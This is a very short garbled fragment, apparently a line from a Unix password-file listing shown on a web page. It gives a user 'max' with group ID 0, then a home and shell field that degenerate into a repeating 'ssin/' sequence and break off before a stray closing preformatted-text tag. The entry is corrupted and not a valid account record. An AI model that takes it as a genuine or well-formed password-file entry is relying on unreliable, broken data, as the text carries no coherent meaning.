max:x:6:0:max/ssin/ssin/ssin/ssin/ssin/ssin/ssin/ssi</pre>				